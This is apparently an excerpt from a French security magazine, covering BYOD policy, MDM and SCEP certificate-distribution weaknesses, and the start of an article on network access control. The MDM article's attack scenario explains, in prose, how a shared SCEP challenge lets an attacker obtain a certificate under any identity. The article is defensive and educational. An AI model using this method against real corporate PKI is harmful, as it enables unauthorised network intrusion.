Formation Sécurité Contrôle Commande / SCADA : Outils d'audit et d'évaluation, sécurité des protocoles modbus / profinet, bonnes pratiques de sécurisation et normes applicables (ISA-99, NIST)

www.lexsi.com
Renseignements et inscriptions : formation@lexsi.com - 01 73 30 18 06

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

téléphonique, donc ici aussi l'entreprise peut envisager une réduction des charges liées à la télécommunication. La productivité des employés est sans doute le graal poursuivi par les directions proactives sur le BYOD. Néanmoins, il est important de tenir compte des effets de bord, qui peuvent venir impacter de manière conséquente le calcul de ROI d'un déploiement de BYOD. En fonction du contexte, la société devra négocier un certain nombre de mesures d'accompagnement, qui auront l'avantage de promouvoir le passage au BYOD si telle est la stratégie. La négociation prendra nécessairement du temps puisqu'il s'agira d'avancer de manière transparente et pédagogique sur le dossier, avec les partenaires sociaux et les Ressources Humaines - un paramètre parfois oublié dans les calculs de ROI.

8.2 La maintenance

Il s'agira de déterminer qui sera en charge de la maintenance du matériel, et qui subventionnera le support en cas de problème. Dans la plupart des cas, le salarié pourra être en charge de la maintenance, mais il pourrait être intéressant pour l'entreprise de l'accompagner sur ces aspects, notamment au moment de la migration de son abonnement professionnel vers son numéro personnel.

8.3 La subvention pour l'achat de matériel et d'abonnement téléphonique

La participation de l'entreprise aux frais d'achat de matériel et d'abonnement téléphonique peut faire sens si l'entreprise souhaite afficher de l'équité entre les collaborateurs. Comme indiqué précédemment, tous les employés ne disposent pas forcément du même budget pour s'équiper. Par le biais d'une subvention pour le matériel et l'abonnement, la société uniformise les usages au sein de l'entreprise, pour les salariés qui auront choisi le BYOD. Un autre avantage à cette subvention est la possibilité pour l'entreprise de recommander du matériel qualifié par un certain niveau de sécurité, évitant ainsi les principaux écueils liés au matériel de mauvaise qualité.

Conclusion

Le sujet du BYOD est donc un sujet vaste et qui touche de nombreux aspects de la vie de l'entreprise. Il est nécessaire de traiter son déploiement de façon sérieuse avec une concertation des différentes directions impactées. La mise en place d'une solution technique pour contrôler le phénomène, ainsi que le développement d'une charte informatique détaillée, communiquée clairement aux salariés, sont deux pistes majeures pour intégrer et contrôler cette pratique. Néanmoins, la création de groupe de travail transverse dans l'entreprise, intégrant les acteurs précédemment cités, est une garantie que le BYOD déployé dans une entreprise correspondra aux besoins des utilisateurs et sera correctement compris et appliqué par l'ensemble des salariés demandeurs de BYOD. ■

■ Bibliographie

[1] Ford Motors to implement BYOD mobile security - http://myaka.com/news/other-professions/ford-motors-to-implement-byod-mobile-security-800798013

[2] Le BYOD trouve ses limites chez IBM - http://www.itespresso.fr/byod-trouve-limites-ibm-53634.html

[3] SAP Australia seeing BYOD success - http://www.zdnet.com/sap-australia-seeing-byod-success-1339334754/

[4] Thierry Breton (Atos) s'inquiète au sujet du Cloud et du BYOD - http://www.cio-online.com/actualites/lire-thierry-breton-atos-s-inquietent-au-sujet-du-cloud-et-du-byod-4748.html

[5] http://www.silicon.fr/jean-louis-tillet-cisco-avec-le-byod-le-cout-dutilisation-est-porte-sur-lutilisateur-81825.html

[6] Patrick Pailloux, ANSSI : BYOD, réseaux sociaux, pour la sécurité, « il est autorisé d'interdire » - http://pro.clubic.com/it-business/securite-et-donnees/actualite-514337-patrick-pailloux-anssi-byod-reseaux-sociaux-securite-autorise-interdire.html

[7] Le guide d'hygiène informatique en entreprise - http://www.ssi.gouv.fr/fr/bonnes-pratiques/recommandations-et-guides/securite-du-poste-de-travail-et-des-serveurs/appel-a-commentaires-sur-le-guide-l-hygiene-informatique-en-entreprise-quelques.html

[8] Guidelines for Managing and Securing Mobile Devices in the Enterprise (Draft) - http://csrc.nist.gov/publications/drafts/800-124r1/draft_sp800-124-rev1.pdf

[9] The Dark Side of BYOD – Privacy, Personal Data Loss and Device Seizure - http://consumerization.trendmicro.com/consumerization-byod-privacy-personal-data-loss-and-device-seizure/

[10] BYOD, la charte informatique encore plus nécessaire - http://www.blog-lamon-associes.com/byod-la-charte-informatique-encore-plus-necessaire

Pour aller plus loin :

Le compte rendu de la conférence du CLUSIF sur le BYOD [fr] - http://www.clusif.asso.fr/fr/production/ouvrages/pdf/CLUSIF-2012-Byod-Synthese.pdf

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

DEVENEZ QUELQU'UN DE RECHERCHÉ POUR CE QUE VOUS SAVEZ TROUVER.

FORMATIONS FORENSIQUES

Cours SANS Institute
Certifications GIAC

FOR 408
Investigation Inforensique Windows

FOR 508
Analyse Inforensique et réponses aux incidents clients

FOR 558
Network Forensic

FOR 563
Investigations inforensiques sur équipements mobiles

Dates et plan disponibles
Renseignements et inscriptions
par téléphone +33 (0) 141 409 700
ou par courriel à : formations@hsc.fr

HACK SCENE

www.hsc-formation.fr

SANS

GIAC

HSC

création agence Cornellink - crédit photo : Hedge

SÉCURITÉ MOBILE ET MDM

Nicolas DEVILLARD – Responsable Produits Corporate ID chez Keynectis-OpenTrust

mots-clés : MDM / CERTIFICATS / X.509 / PKI / SCEP

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

Avec l'arrivée du « BYOD » (Bring Your Own Device), les responsables sécurité des entreprises doivent faire face à une véritable déferlante de nouveaux appareils sur leurs réseaux internes. Ces dernières années, il était encore facile d'ignorer l'éléphant dans la pièce, jusqu'au jour où le Directeur Général est venu poser son iPhone sur le bureau du responsable informatique en lui demandant comment faire pour accéder à son mail professionnel. Le changement de cap qui s'en est suivi n'est pas encore complètement terminé. D'une interdiction formelle (officielle), les RSSI en sont venus à intégrer l'usage des terminaux mobiles dans leur entreprise via des outils dédiés de gestion de flotte. La question de la sécurité des accès et des données mobiles s'est immédiatement posée, mais aucune réponse n'est apparue comme évidente aux divers acteurs. De ce fait, beaucoup de solutions de gestion de flottes mobiles sont apparues depuis quatre ans. Désignées sous le terme de « MDM » par Apple (pour Mobile Device Manager), celles-ci affirment toutes s'occuper de la sécurité des terminaux qu'elles gèrent, mais sans forcément y arriver.

1 Description des MDM

Un MDM est un logiciel de gestion de flotte d'appareils mobiles. Il se compose d'une partie serveur et comporte la plupart du temps une partie client sous forme d'une application à télécharger sur mobiles. La partie serveur est soit hébergée dans le système d'information de l'utilisateur, soit chez un hébergeur dédié qui n'est pas forcément le fournisseur de MDM lui-même.

L'expérience pour un utilisateur final est simple : il télécharge l'application MDM sur son mobile, entre son adresse email puis est redirigé vers le serveur de son entreprise. Il va ensuite s'authentifier à l'aide de son mot de passe d'annuaire, ou d'un mot de passe à usage unique qui lui a été communiqué avec les instructions initiales. La suite est automatique : le téléphone est configuré pour les accès entreprise, et tout autre paramètre jugé important pour l'usage professionnel du terminal est configuré. Le point à noter est que l'utilisateur est authentifié par le MDM de son entreprise et non par le site web générique du vendeur de la solution qui ne voit donc jamais passer aucun mot de passe entreprise.

Un administrateur de flotte va définir des politiques d'utilisation des téléphones généralement similaires à celles définissant l'accès des ordinateurs personnels au SI. Le MDM va fournir notamment à l'administrateur un tableau de bord de gestion permettant de savoir en permanence quels sont les terminaux habilités à entrer sur le réseau, ainsi que des fonctionnalités de gestion à distance pour l'effacement des terminaux ou leur géolocalisation.

Il existe aujourd'hui une centaine d'acteurs fournissant des solutions de MDM. Une liste complète et régulièrement mise à jour est disponible à l'adresse http://www.enterpriseios.com/.

2 Sécurité des MDM

Les serveurs MDM gèrent des terminaux connectés depuis des réseaux publics, ils sont généralement placés sur une adresse IP publique pour être joignables depuis tout appareil au moins une fois. Ceci les place en première ligne vis-à-vis des attaques externes :

s'il est possible de prendre le contrôle du MDM, il est possible de récupérer les identifiants nécessaires pour rentrer sur le réseau d'entreprise, par exemple les paramètres VPN. Protéger la sécurité de ces éléments devient critique pour l'entreprise. Comme il n'existe pas de solutions miracles pour protéger une machine en DMZ, il faut le faire avec beaucoup d'attention afin de ne pas compromettre la sécurité des accès clients depuis l'extérieur.

3 Sécurité des mobiles

La sécurité des terminaux mobiles se concentre sur deux points :

- protéger les données du terminal pour éviter perte, vol, ou compromission des données ;
- protéger les accès aux réseaux depuis ces terminaux pour éviter un rebond vers le SI.

3.1 Protéger les données du terminal (data-at-rest)

On veut s'assurer que seul le possesseur légitime d'un mobile peut accéder aux données qu'il contient, et ce même en cas de perte ou de vol. Plusieurs solutions existent, offrant des niveaux de protection plus ou moins contournables.

3.1.1 Complexité du mot de passe

Le premier élément de sécurité proposé par les MDM est d'imposer des politiques de sécurité comme l'obligation d'utiliser des mots de passe complexes, l'instar de ce qui est fait pour les postes de travail. Les écueils de cette politique sont pourtant connus : plus les mots de passe sont compliqués à retenir et plus on les trouve écrits sur des post-it collés autour des machines qu'ils sont censés protéger.

Un *smartphone* n'est pas un PC, entrer un mot de passe complexe va demander plus de temps, et la plupart d'entre eux aident l'utilisateur en lui montrant le dernier caractère saisi, ce qui facilite grandement le « shoulder-surfing » – la lecture de mot de passe par-dessus l'épaule. Un smartphone est également débloqué beaucoup plus souvent qu'un PC fixe d'entreprise, et souvent en public, ce qui augmente la probabilité de se faire voler le mot de passe par un observateur.

Un compromis doit être trouvé entre la complexité des mots de passe imposée par l'état de l'art et les risques associés aux utilisateurs. On ne peut pas imposer à des humains de retenir des mots de passe infiniment longs, compliqués, et qui changent très régulièrement. Augmenter la taille du PIN de déblocage de 4 à 8 chiffres semble acceptable en général.

3.1.2 Effacement des données à distance

Tous les MDM proposent cette option, malheureusement limitée contre un attaquant déterminé. Ce dernier prendra soin de retirer la carte SIM et de se placer hors de tout réseau sans fil pour empêcher le mobile de recevoir l'ordre d'effacement. Il n'est pas forcément non plus nécessaire d'allumer le mobile pour copier les données qu'il contient, extraire les puces de stockages flash peut être suffisant.

Configurer un effacement à distance peut causer par erreur plus de pertes de données légitimes que protéger des données. Les MDM n'étant pas exempts de *bugs*, les ordres intempestifs d'effacement peuvent arriver. L'effacement à distance est un sujet à manipuler avec précaution.

3.1.3 Chiffrement de la mémoire de masse

Cette option est actuellement disponible sur iOS, BlackBerry, et les versions récentes d'Android. Un tel type de chiffrement reste vulnérable au fait que la clé de chiffrement du support est stockée sur le support lui-même et généralement protégée par un mot de passe utilisateur. Les constructeurs redoublent d'imagination pour rendre l'accès à celle-ci le plus difficile possible. Ce faisant, on offre un niveau de protection considéré comme suffisant si le téléphone a été volé pour sa valeur et non les données qu'il contient. Attention cependant : les composants mémoire utilisés dans les mobiles ne sont pas spécifiquement conçus pour protéger les données, comme c'est le cas par exemple pour les cartes à puce. On considère généralement qu'une machine est compromise du moment que l'attaquant peut y accéder physiquement, les appareils mobiles n'échappent pas à cette règle.

On peut imaginer séparer la clé de chiffrement et la placer dans un élément sécurisé du mobile : il existe plusieurs options possibles, elles sont décrites plus bas.

À noter : on peut acheter sur le marché des utilitaires logiciels permettant de copier l'intégralité d'un mobile iOS ou BlackBerry par câble. Certains outils (Elcomsoft) vont jusqu'à automatiser le déchiffrement des données. Une copie intégrale prend en général moins de 10 minutes et ne nécessite pas de mettre le téléphone en réseau.

3.1.4 Containers professionnels chiffrés

Certains fournisseurs de MDM comme Good Technology vont jusqu'à proposer l'installation d'un container chiffré sur les appareils mobiles. Pour l'utilisateur, la transition est évidente : pour accéder à ses documents ou son réseau professionnel, il doit débloquer une application par mot de passe et se trouve face à une famille d'applications spécifiques pour son activité professionnelle.

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

L'avantage de tels containers est de séparer nettement vie privée et vie professionnelle, ce qui permet théoriquement d'effacer l'un sans toucher à l'autre. En pratique, les données sont toujours stockées sur le terminal de l'utilisateur qui garde les pleins pouvoirs sur le mobile, et la frontière n'est pas si étanche entre les deux mondes. En effet, une fois un mobile compromis (*root* sur Android, *jailbreak* sur iOS), rien ne peut empêcher l'utilisateur de transférer ses données d'un monde à l'autre afin de, par exemple, s'envoyer des documents confidentiels vers une adresse mail privée.

Si la plupart des MDM proposent aujourd'hui des fonctions de détection de root/jailbreak, celles-ci sont par définition facilement contournables. On parle d'une fonction qui demande à un menteur s'il est en train de mentir.

L'usage de containers professionnels n'est malgré tout pas à exclure. Le niveau de protection offert est suffisant pour se défendre de nombre d'attaques et la séparation vie privée/professionnelle peut éviter aux utilisateurs de mélanger involontairement les deux.

3.2 Protéger les accès aux réseaux

Distribuer des droits d'accès pour accéder à un réseau d'entreprise n'est pas chose nouvelle ; les mobiles héritent d'une famille d'outils déjà déployés. Le nouveau problème à résoudre est d'intégrer ces nouveaux terminaux dans les politiques de sécurité existantes.

Les cas d'usage les plus courants pour de l'authentification depuis des mobiles sont :

- authentification sur VPN ;
- authentification sur réseaux Wi-Fi avec WPA entreprise ;
- authentification mutuelle et chiffrement des communications via SSL pour HTTPS.

Les méthodes d'authentification des utilisateurs restent les mêmes : mot de passe, mot de passe à usage unique (OTP), *challenge/response*, authentification forte via certificats X.509. La suite de cet article se concentre sur la distribution et l'usage de certificats X.509 sur mobiles.

3.2.1 Rappels de PKI

Une Infrastructure à Clés Publiques ou PKI (*Public-Key Infrastructure*) permet de créer et gérer des autorités en charge de distribuer des identités numériques à des machines, des applications, et des utilisateurs. Ces identités sont composées de deux parties :

- une clé privée conservée par l'utilisateur et gardée secrète ;
- une partie publique, publiée sous forme d'un certificat au format X.509.

La protection d'identités basées sur des certificats numériques représente aujourd'hui la méthode la plus forte d'authentification abordable pour des entreprises, pour peu que les règles de bon usage soient respectées dans la distribution et le stockage des clés. De plus en plus d'entreprises mettent en place de telles infrastructures pour sécuriser leurs réseaux. Les certificats numériques sont supportés par la plupart des VPN, sont utilisables pour l'authentification Wi-Fi entreprise via EAP-TLS, et l'authentification mutuelle sur les serveurs HTTPS.

3.2.2 Utilisation des certificats numériques

Utiliser un moyen d'authentification forte ne fait pas qu'améliorer la sécurité. Bien implémentés, ces moyens simplifient aussi la vie des utilisateurs.

La première étape est l'enrôlement : l'utilisateur prouve son identité à un serveur ou un administrateur et reçoit en échange son identité numérique. Celle-ci est stockée dans un porte-clés (*keystore*) sur une carte à puce (quand c'est possible), ou dans le cas des mobiles, dans un container chiffré local au mobile.

Les porte-clés sont protégés par mot de passe. Un seul mot de passe (ou PIN, dans le cas d'une carte à puce) est nécessaire pour débloquer toutes les identités contenues dans le porte-clés. Un système de cache peut aussi permettre de débloquer une seule fois le porte-clés pour une durée allant de quelques minutes à quelques heures et ainsi éviter une saisie répétée de PIN ou mot de passe. C'est le cas sur les terminaux BlackBerry.

Une fois le porte-clés débloqué, un utilisateur pourra utiliser son certificat pour s'authentifier sur tous les systèmes qui le supportent : réseau Windows, VPN, Wi-Fi. Les systèmes d'exploitation mobiles sont aujourd'hui tous conçus pour supporter l'usage de certificats sans nécessiter d'intervention spécifique de l'utilisateur. Concrètement : une fois l'appareil déverrouillé, il se connecte automatiquement aux réseaux d'entreprise dont il a besoin, sans interaction spécifique.

L'usage des certificats numériques ne se limite pas à l'authentification forte. La norme S/MIME définie par l'IETF permet de signer/chiffrer ses e-mails, garantissant :

- l'intégrité du message délivré ;
- la confidentialité des données : seuls les destinataires attitrés sont capables de lire le contenu du message ;
- la signature de l'expéditeur.

Les terminaux iOS d'Apple et BlackBerry de RIM supportent nativement la signature et chiffrement d'emails à la norme S/MIME. Pour un utilisateur, la procédure est transparente une fois le terminal correctement configuré.

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

3.2.3 Stockage des clés privées sur mobiles

Pour que les authentifications restent fortes, il est nécessaire de protéger les clés privées liées aux identités numériques : ces clés ne doivent pas être facilement copiées ou transférées. Dans le monde informatique standard, il est courant d'utiliser une carte à puce comme porte-clés.

Il existe aussi des solutions matérielles dans le monde mobile :

- Les cartes à puce au format µSD : elles nécessitent un *slot* adapté sur le mobile, ce qui n'existe pas sur iOS, ni un certain nombre d'appareils Android. Les terminaux BlackBerry supportent nativement ce genre de porte-clés depuis quelques années.
- La carte SIM pourrait servir de porte-clés : elle contient déjà les clés utilisées pour s'authentifier sur un réseau GSM/3G. Très peu d'opérateurs (aucun en France) proposent à ce jour l'accès par des applications tierces à une carte SIM.
- Les processeurs ARM et Intel comportent une zone de mémoire sécurisée similaire à une carte à puce. Il est actuellement impossible d'écrire ses propres clés dans cette zone, elle est principalement utilisée pour protéger les systèmes d'exploitation mobiles, notamment pour du *safe boot*.
- La partie NFC (*Near-Field Contactless*) des téléphones récents peut contenir une carte à puce. Là encore, l'accès à ce porte-clés est pour l'instant limité au constructeur. Dans le cas de Google, ce container est principalement prévu pour gérer Google Wallet.

La seule solution viable et facilement déployable à ce jour est d'utiliser un container purement logique : un fichier stocké sur le mobile et protégé par mot de passe. On se retrouve dans le même cas de figure que la protection générale des données mobiles décrites plus haut, à quelques nuances près :

- iOS, BlackBerry et Android supportent tous nativement un système de container chiffré pour des clés privées PKI, sans nécessiter l'installation d'une application spécifique.
- Le volume à protéger est seulement de quelques kilo-octets par clé, ce qui est plus facile à accomplir que la protection de l'ensemble des données du mobile.

La protection principale des clés privées PKI réside dans le fait qu'un certificat se révoque côté serveur sans avoir à toucher la clé privée. En pratique : un utilisateur qui perd son mobile s'en rend compte généralement assez vite. Il suffit d'un appel au *Help Desk* pour faire révoquer tous les droits d'accès liés aux certificats dont la clé a été compromise. Pour peu que les serveurs d'authentification honorent la vérification des certificats révoqués, via CRL ou OCSP, la fenêtre de tir pour un attaquant reste très courte.

4 Distribution des certificats

Tous les mobiles supportant l'usage de certificats X.509 sont capables d'importer des identités présentées sous forme d'un fichier au format PKCS#12. Un tel fichier contient en général une clé privée, le certificat qui y est associé, et la chaîne d'autorités qui sont impliquées dans la délivrance du certificat. PKCS#12 est malheureusement un format complexe qui n'oblige pas tous ces éléments à être présents, mais si le fichier vient d'une autorité de confiance correctement configurée, le fichier a toutes les chances d'être compris par un mobile.

Les appareils iOS offrent une possibilité supplémentaire pour obtenir des certificats d'une autorité via le support du protocole SCEP, *Simple Certificate Enrollment Protocol*. Ce protocole est basé sur un échange au cours duquel le mobile génère une paire de clés et soumet la partie publique pour signature, recevant son certificat en fin de discussion. L'avantage de ce type de distribution est que l'autorité de confiance ne voit jamais passer la clé privée de ses clients.

4.1 Problèmes liés à SCEP

SCEP n'est pas un standard RFC mais un *draft* IETF. Initialement publié en 2001 par Cisco pour enrôler des routeurs sur un réseau local de confiance, l'extension au monde des mobiles se révèle un peu hasardeuse et se trouve à la source de nombreux problèmes de sécurité. Les auteurs du protocole eux-mêmes recommandent de l'abandonner en faveur d'autres protocoles plus récents (RFC 4210 et 5272) mais beaucoup plus lourds à implémenter. Cependant, le fait qu'il soit disponible sur les quelques millions d'appareils iOS en circulation laisse penser qu'il sera encore utilisé pendant de nombreuses années.

Une conversation SCEP se déroule autour de ces étapes :

- le serveur s'authentifie par certificat ;
- le client s'authentifie par un mot de passe à usage unique appelé *Challenge* ;
- le serveur spécifie le type de clé qu'il attend ;
- le client génère une bi-clé et soumet la partie publique pour signature ;
- le serveur signe la partie publique, génère un certificat et le retourne au client.

SCEP est un protocole basé sur HTTP (protocole non sécurisé), aussi faudrait-il mieux considérer l'utilisation de HTTPS qui apporte :

- une authentification mutuelle des participants : s'assurer que la personne à l'autre bout de la ligne est bien celle qu'elle prétend être ;

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

- un chiffrement des échanges pour garantir leur confidentialité.

SCEP apporte sa propre couche de sécurisation avec un chiffrement des échanges et une authentification mutuelle. Le problème est que cette authentification est facilement contournée (voir avis CERT mentionné plus bas) et souvent mal implémentée en pratique, ce qui ouvre la porte à nombre d'attaques.

L'authentification serveur fait l'hypothèse que le client connaît au préalable le certificat présenté par le serveur et lui fait confiance. Ce cas de figure n'est quasiment jamais vrai dans la pratique, la plupart des autorités d'entreprise n'étant pas publiques. Un mobile iOS va systématiquement faire confiance au serveur SCEP avec lequel il discute sans pouvoir vérifier son identité, ce qui permet de monter des attaques en MITM (*Man In The Middle*).

L'authentification client (le Challenge) est basée sur un secret partagé que le client vient présenter au serveur au moment où il vient demander un certificat. Cette procédure ne peut être considérée comme sécurisée que si ce secret partagé est à usage unique, limité dans le temps, et différent pour chaque utilisation du protocole. Le problème devient alors : comment générer un secret différent à chaque usage et le communiquer secrètement au client au préalable ?

On se rend compte qu'on a juste transféré le problème d'authentification des clients un cran plus loin : la distribution des certificats à leurs utilisateurs légitimes est maintenant basée sur la distribution de secrets partagés aux demandeurs de certificats. C'est ce dernier point qui pose le plus de problèmes de sécurité sur la distribution de certificats via des serveurs MDM.

4.2 Problèmes liés à SCEP sur MDM

Les serveurs MDM disponibles aujourd'hui n'ont généralement pas correctement intégré la notion de secret partagé à usage unique. Certains proposent simplement d'ignorer le secret et de faire totalement confiance aux clients qui viennent se connecter pour demander un certificat. La conséquence immédiate est que toute personne ayant accès au MDM peut se faire délivrer un certificat à un nom arbitraire. On peut se demander l'intérêt de déployer une authentification forte à base de certificats X.509 si aucun contrôle correct n'est fait au moment de leur distribution.

Ce problème d'authentification client a été souligné comme critique et fait l'objet d'un avis CERT : **http://www.kb.cert.org/vuls/id/971035**.

Cette erreur n'est pas uniquement présente chez les vendeurs de MDM. Dans la suite Windows Server, Microsoft propose des utilitaires permettant de construire soi-même son autorité de confiance pour émettre des certificats utilisateurs, incluant un connecteur SCEP sur lequel la plupart des MDM savent se connecter. Un article de la Knowledge Base Microsoft présente comme une amélioration le fait de pouvoir débrayer l'authentification utilisateur pour « raccourcir le temps nécessaire à la gestion de certificats SCEP ». Voir :

Two improvements are available that shorten the time that is required to manage SCEP certificates [...] - **http://support.microsoft.com/kb/959193/en**.

Une fois le *hotfix* appliqué, c'est le même mot de passe qui sera utilisé pour tous les enrôlements : toutes les demandes de certificats sont automatiquement validées. Rien de plus facile que de se faire délivrer un certificat pour une identité arbitraire !

4.3 Solutions pour SCEP

On veut s'assurer de l'authentification du client SCEP avec ce Challenge à usage unique. Ceci implique une conversation entre serveur MDM et l'autorité de confiance afin d'établir un Challenge différent pour chaque enrôlement. Le problème est qu'il n'existe aucun protocole standard de serveur à serveur pour négocier ce secret. Les choses progressent donc pas à pas pour chaque couple vendeur de PKI + vendeur de MDM, et pour l'instant, seuls les plus gros vendeurs de solutions MDM se sont lancés dans cette tâche. Les premiers partenariats annoncés ont été entre Air-Watch (MDM) et OpenTrust (PKI), et entre Good (MDM) et EnTrust (PKI). D'autres partenariats sont attendus dans les mois qui viennent.

Une fois un protocole établi entre serveur MDM et serveur PKI, il devient possible de tracer systématiquement toute délivrance de certificat et d'y associer une authentification client forte et unique pour chaque demande. L'usage d'identités numériques sur les mobiles peut alors se généraliser pour la sécurité des points d'accès à l'entreprise depuis les réseaux sans fil.

Si un mobile est perdu ou volé, un seul appel au Help Desk sera nécessaire pour faire révoquer les accès côté serveur. Nul besoin de chercher à obtenir un accès au mobile, les certificats ne seront plus valides. Une fois les accès coupés, les dégâts peuvent être confinés à la perte des données présentes sur le mobile au moment de sa disparition. Un effacement à distance déclenché par MDM peut permettre de se prémunir contre les vols opportunistes dans lesquels le mobile est volé pour sa valeur et non ce qu'il contient.

5 Scénario d'attaque

Essayons d'imaginer une attaque réaliste contre une entreprise pilotée par un MDM sécurisant mal la délivrance de certificats par SCEP.

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

5.1 Première phase : Analyse

Le responsable informatique s'inquiète du phénomène BYOD et demande à ses administrateurs de lui donner une liste des terminaux différents qui viennent se connecter au réseau d'entreprise, par exemple les *User-Agents* des navigateurs utilisés pour venir consulter le *webmail* d'entreprise. Il réalise qu'en six mois, le nombre de terminaux de type iOS a explosé, avec une pointe fin décembre. Il n'est plus possible d'ignorer ces utilisateurs, d'autant plus que le Directeur Général amène maintenant un iPad lors de toutes ses réunions.

5.2 Deuxième phase : Mise en place d'un MDM

Plusieurs solutions MDM sont à l'étude. Celles qui sont retenues sont celles qui proposent l'authentification la plus forte disponible actuellement, via l'usage de certificats X.509. Les administrateurs réseau confirment qu'il est possible de créer une autorité de certification (AC) sur Microsoft Server 2008 avec toutes les options nécessaires pour la connexion d'un MDM. On crée les autorités (un serveur Windows par autorité), on active l'authentification par certificat sur le VPN d'entreprise, puis on déploie un MDM et on le teste sur quelques utilisateurs témoins.

5.3 Troisième phase : Déploiement

Un mail est envoyé à tous les collaborateurs pour leur proposer d'inscrire leur terminaux iOS sur le MDM d'entreprise. Des certificats d'authentification sont créés pour tous, pour accéder au VPN, aux points d'accès Wi-Fi, et aux boîtes aux lettres Exchange. Le service informatique voit arriver des centaines de demandes de certificats de terminaux jusqu'ici inconnus, avec parfois plusieurs terminaux pour le même utilisateur, par exemple smartphone et tablette.

Problème : les AC Microsoft sont configurées en mode *Challenge Unique*, le même secret partagé pour tous les enrôlements. Cette configuration a pu être initiée par un administrateur qui a appliqué le hotfix suggéré par Microsoft, ou forcée par un MDM limité à une connexion en challenge unique.

L'attaque utilise le défaut d'authentification du client SCEP :

- Récupérer le challenge unique. Ceci peut être fait depuis la console d'administration du serveur Microsoft, depuis la console du MDM, ou en se faisant passer pour un appareil iOS.
- Soumettre une demande de certificat établie à un nom arbitraire, via SCEP.
- Une fois le certificat obtenu, les portes du réseau d'entreprise sont ouvertes. Suivant l'identité choisie, les droits peuvent être plus ou moins élevés et causer autant de dégâts.

Ce scénario est décrit en détail sur le site **http://www.css-security.com/scep/**.

Conclusion

Si la sécurité des mobiles est encore aujourd'hui loin d'être parfaite, des efforts considérables ont été accomplis ces dernières années pour couvrir le fossé entre des appareils grand public et des appareils destinés à un usage d'entreprise. L'usage d'un MDM peut apporter les services nécessaires à une meilleure cohérence d'une flotte complète et la généralisation de règles de sécurité minimales, mais il peut aussi amener des risques structurels de sécurité qu'il n'est pas évident de détecter a priori. L'ajout d'un serveur aussi intimement lié à l'infrastructure existante devrait toujours déclencher une étude soigneuse des risques associés.

L'utilisation de mots de passe comme seul rempart de sécurité pour l'authentification doit absolument être remise en question pour les mobiles : un smartphone de 2013 est bien plus puissant qu'un PC de 2003, l'usage d'authentification forte à base de PKI devient extrêmement pertinent, sans devoir attendre que tous les appareils soient équipés de porte-clés inviolables. Distribuer des certificats X.509 n'est pas chose nouvelle : le sujet a eu le temps de mûrir depuis les vingt dernières années. ■

■ Références

La NSA publie un document dédié aux recommandations de sécurité pour les appareils sous iOS 5. Voir : http://www.nsa.gov/ia/_files/os/applemac/Apple_iOS_5_Guide.pdf.

Le problème de la complexité des mots de passe est notamment mentionné dans le paragraphe 3.1.2 Passcode.

Le protocole décrit par Apple pour les MDM pilotant des appareils iOS est décrit sur les pages d'Apple : voir iOS Enterprise Integration. Ce même protocole a été largement disséqué et analysé d'un point de vue sécurité. Voir :

https://github.com/intrepidusgroup/imdmtools.

http://www.trailofbits.com/resources/ios4_security_evaluation_paper.pdf.

Ces références sont également citées dans le document NSA mentionné plus haut.

NAC, FIREWALL 3.0 ?

Matthieu Bouthors – matthieu.bouthors@outscale.com

Aventurier du world wide web, FreeBSD addict & security enthusiast depuis plus de 10 ans

mots-clés : 802.1X / BYOD / FIREWALL

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

La diversité des équipements BYOD et des menaces associées ne permettent plus d'assurer la sécurité d'un réseau uniquement en filtrant les flux via des firewalls. Les solutions de type NAC (Network Access Control) proposent une approche novatrice à ces problématiques.

1 Introduction

Dans un schéma conventionnel de sécurisation d'un réseau d'entreprise, les différents postes sont conformes aux exigences de sécurité de la DSI (direction des systèmes d'information) et voient leurs accès réseaux filtrés aux niveau 2 (*switching*/VLAN), niveau 3 (routage) et niveau 4 (*firewalling*) de la couche OSI. Ce modèle qui était jusqu'à présent relativement efficace est mis à mal par l'émergence du BYOD mais aussi par nombre de menaces de type *0-day* difficiles à traiter sur ce type d'infrastructures.

1.1 Diversité d'équipements BYOD

Les équipements BYOD arrivant sur les réseaux d'entreprise via les employés peuvent être très diversifiés. On distinguera généralement trois principales catégories : les *smartphones* dont l'usage principal reste généralement l'utilisation du compte mail d'entreprise, les tablettes qui permettent plus d'interactions (e.g. la prise de notes en réunion et les accès SSH/*Terminal Server* en mobilité) et les ordinateurs portables qui peuvent être utilisés en lieu et place de la station de travail fournie par l'entreprise.

Malgré des usages différents, ces différents équipements posent des problématiques de sécurisation similaires. Tout d'abord, ils utilisent souvent des systèmes d'exploitation différents de ce que la DSI a l'habitude de supporter : iOS et Android pour les smartphones/tablettes, Mac OS X et GNU/Linux sont aussi régulièrement vus sur les ordinateurs portables. Quand bien même la DSI serait à même de supporter ces technologies, la plupart des employés n'accepteront pas de donner le contrôle de leurs équipements personnels à des solutions de gestion de parc gérées par la DSI.

Il est donc nécessaire de mettre en place des solutions plus souples que la gestion traditionnelle de parc informatique via un annuaire *Active Directory* et ses GPO ou de flotte mobile via un serveur BES (*BlackBerry Entreprise Server*).

1.2 Problématiques réseaux associées

Une autre problématique issue de l'émergence d'équipements BYOD sur un réseau d'entreprise est qu'il devient impossible de déterminer avec certitude quels seraient les accès légitimes pour chaque adresse IP associée à un équipement. En effet, la plupart de ces équipements seront connectés en Wi-Fi, ce qui rend l'identification de l'équipement en fonction du port-réseau impossible. L'identification par *mac-address* reste possible, mais c'est une solution peu fiable.

